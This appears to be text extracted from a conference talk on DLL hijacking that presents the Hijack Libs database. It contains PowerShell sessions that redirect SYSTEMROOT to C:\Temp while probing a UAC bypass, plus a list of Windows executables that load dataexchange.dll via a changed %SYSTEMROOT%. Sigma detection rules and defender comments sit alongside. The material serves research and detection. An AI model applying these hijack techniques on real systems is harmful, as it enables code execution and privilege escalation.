8524	 CloseFile	C:\Users\Public\Downloads\spoolsv.exe_mswsoc...	SUCCESS		System
8524	 CreateFile	C:\Windows\System32\mswsock.dll	SUCCESS	Desired Access: R...	System
8524	 QueryBasicInfor...	C:\Windows\System32\mswsock.dll	SUCCESS	CreationTime: 05/0...	System
8524	 CloseFile	C:\Windows\System32\mswsock.dll	SUCCESS		System
8524	 CreateFile	C:\Windows\System32\mswsock.dll	SUCCESS	Desired Access: R...	System

UAC BYPASS (?)

- CreateProcess cannot run programs that require elevation
- ShellExecute does not take process-level environment variables

```
Windows PowerShell
PS C:\temp> $s = New-Object System.Diagnostics.ProcessStartInfo
PS C:\temp> $s.FileName="c:\windows\system32\taskmgr.exe"
PS C:\temp> $s.EnvironmentVariables.Remove("SYSTEMROOT")
PS C:\temp> $s.EnvironmentVariables.Add("SYSTEMROOT", "C:\Temp\")
PS C:\temp> $s.UseShellExecute = $false
PS C:\temp> $p = New-Object System.Diagnostics.Process
PS C:\temp> $p.StartInfo = $s
PS C:\temp> $p.Start()
Exception calling "Start" with "0" argument(s): "The requested operation requires elevation"
At line:1 char:1
+ $p.Start()
+ ~~~~~
```

```
PS C:\temp> $p.Start()
+ CategoryInfo          : NotSpecified: (:) [], MethodInvocationException
+ FullyQualifiedErrorId : InvalidOperationException

PS C:\temp> $s = New-Object System.Diagnostics.ProcessStartInfo
PS C:\temp> $s.FileName="c:\windows\system32\taskmgr.exe"
PS C:\temp> $s.EnvironmentVariables.Remove("SYSTEMROOT")
PS C:\temp> $s.EnvironmentVariables.Add("SYSTEMROOT", "C:\Temp\")
PS C:\temp> $s.Verb = "runas"
PS C:\temp> $s.UseShellExecute = $true
PS C:\temp> $p = New-Object System.Diagnostics.Process
PS C:\temp> $p.StartInfo = $s
PS C:\temp> $p.Start()
Exception calling "Start" with "0" argument(s): "The Process object must have the UseShellExecute property set to false in order to use environment variables."
At line:1 char:1
+ $p.Start()
+ ~~~~~
+ CategoryInfo          : NotSpecified: (:) [], MethodInvocationException
+ FullyQualifiedErrorId : InvalidOperationException

PS C:\temp>
```

UAC BYPASS (?)

- By design: a child process that is run **with a higher integrity level** will not inherit its parent's environment variables
- Design decision made likely to **prevent unauthorised tampering** with the PATH environment variable
- However: some processes are known to take Current User's environment variables and run it elevated



FUTURE

DLL HIJACKING IS HERE TO STAY

HIJACK LIBS

Hijack Libs project

- Curated list of DLL hijacking candidates
 - Environment Variable
 - Side-Loading
 - Phantom
 - Search Order Hijacking
- Open source, community driven

hijacklibs.net

Hijack Libs

Enter the name of a DLL or EXE here...

[Sideload](#) [Environment Variable](#) [Phantom](#) [Search Order](#)

Latest entries:

[hpcustpartui.dll](#) [libvlc.dll](#) [vfrace.dll](#) [ciscosparklauncher.dll](#) [mozglue.dll](#)

By vendor:

[python39.dll](#) [msvcrt100.dll](#) [wsc.dll](#) [cdpsqshims.dll](#) [wptextensions.dll](#)
[Microsoft](#) [VMWare](#) [VLC](#) [Trend Micro](#) [Toshiba](#) [Python](#) [npm](#) [Mozilla](#) [McAfee](#)
[Lenovo](#) [HP](#) [Google](#) [F-Secure](#) [CyberArk](#) [Cisco](#) [BitDefender](#) [Avast](#)

The database contains 348 Sideload, 88 Environment Variable, 10 Phantom and 5 Search Order entries. To see all available DLL hijacking entries, click [here](#).

What is DLL Hijacking?

DLL Hijacking is, in the broadest sense, tricking a legitimate/trusted application into loading an arbitrary DLL. Defensive measures such as AV and EDR solutions may not pick up on this activity out of the box, and allow-list applications such as AppLocker may not block the execution of the untrusted code. There are numerous examples of threat actors that have been observed to leverage DLL Hijacking to achieve their objectives.

There are various subtypes of DLL Hijacking, such as DLL Search Order Hijacking ([T1574.001](#)) and DLL Sideload ([T1574.002](#)). An overview of useful resources explaining various aspects of DLL Hijacking can be found [here](#).

What is this project about?

This project provides a curated list of DLL Hijacking candidates. A mapping between DLLs and vulnerable executables is kept and can be searched via this website. Additionally, further metadata such as resources provide more context.

For defenders, this project can provide valuable information when trying to detect DLL Hijacking attempts. Although detecting DLL Hijacking isn't always without challenge, it is certainly possible to monitor for behaviour that may be indicative of abuse. To further support defenders, out-of-the-box Sigma rules are provided through this website. A [Sigma feed](#) containing detection rules for all entries part of this project is available too.

For red teamers, this project can help identify DLLs that can be used to achieve DLL Hijacking. The aim of this project is not to make it easy to abuse the recorded vulnerabilities; as such, PoCs, code templates or tutorials are not provided.

How can I use this project's data?

HIJACK LIBS

← dataexchange.dll

Part of the  Hijack Libs project.

Type

% Environment Variable-based DLL Hijacking via EXE

By changing the %SYSTEMROOT% environment variable to an attacker-controlled directory, it is possible to trick a vulnerable application into loading a malicious dataexchange.dll from the attacker-controlled location.

See also MITRE ATT&CK® technique T1574: Hijack Execution Flow.

Vendor

Microsoft

Resources

🔗 wietze.github.io

Acknowledgements

Thanks to [@wietze](#) (Wietze).

Expected Locations

The file dataexchange.dll is normally found in the following paths:

- 📁 %SYSTEM32%
- 📁 %SYSTEM64%

Vulnerable Executables

The following executables attempt to load dataexchange.dll:

- 📄 %SYSTEM32%\certreg.exe by changing %SYSTEMROOT%
- 📄 %SYSTEM32%\charmap.exe by changing %SYSTEMROOT%
- 📄 %SYSTEM32%\notepad.exe by changing %SYSTEMROOT%
- 📄 %SYSTEM32%\wordpad.exe by changing %SYSTEMROOT%

Detection

Below a sample Sigma rule that will find processes that loaded dataexchange.dll located in a folder that is not one of the expected locations (see above).

```
title: Possible DLL Hijacking of dataexchange.dll
status: experimental
description: Detects possible DLL hijacking of dataexchange.dll by looking for suspicious image loads, loading this DLL from unexpected locations.
references:
  - http://localhost:4000/entries/microsoft/built-in/dataexchange.html
author: "Wietze Beukema"
```

For each DLL:

- Breakdown of applicable DLL Hijacking types
- Overview of expected DLL locations
- Overview of vulnerable EXEs
- Detection logic (Sigma)

 hijacklibs.net

Hijack Libs

Enter the name of a DLL or EXE here...

☒ Sideload ☒ Environment Variable ☒ Phantom ☒ Search Order

Latest entries:



By vendor:



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What is DLL Hijacking?

DLL Hijacking is, in the broadest sense, tricking a legitimate/trusted application into loading an arbitrary DLL. Defensive measures such as AV and EDR solutions may not pick up on this activity out of the box, and allow-list applications such as AppLocker may not block the execution of the untrusted code. There are numerous examples of threat actors that have been observed to leverage DLL Hijacking to achieve their objectives.

There are various subtypes of DLL Hijacking, such as DLL Search Order Hijacking ([T1574.001](#)) and DLL Sideload ([T1574.002](#)). An overview of useful resources explaining various aspects of DLL Hijacking can be found [here](#).

What is this project about?



Jackomo
@twjackomo

@Wietze Thank you so much! Currently I use already 400 DLL's from the constantly growing hijacklibs.net project and monitor them for abuse.



Jackomo
@twjackomo

New DLL's are imported once per night, a baselining to the own environment takes me only a few minutes and after that the new DLL's are watched by a hunting rule. Thanks for your great work. Without this foundation, a detection in this form would be impossible.



11:48 pm · 28 Oct 2022

2 Likes



Andrew Oliveau
@AndrewOliveau

Replying to @vysecurity, @_EthicalChaos_ and @byt3bl33d3r

More and more I've been avoiding native DLLs that show up in Hijack Libs hijacklibs.net Using 3rd party, non-native EXEs and DLLs for sideloading is pretty successful

1:15 am · 4 Dec 2022

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.gitignore

Updating .gitignore, readme

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Initial commit

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README.md

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template.yml

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4 days ago

README.md



HijackLibs



YAML Linter

passing

license

GPL-3.0

This project aims to keep a record of publicly disclosed DLL Hijacking opportunities.

About



Project for tracking publicly disclosed DLL Hijacking opportunities.

hijacklibs.net

dll

dll-hijacking

dll-sideload

Readme

GPL-3.0 license



Community, unite! 🤝

<https://hijacklibs.net>

Contributors





THANK YOU

FEEDBACK? DMs OPEN: @WIETZE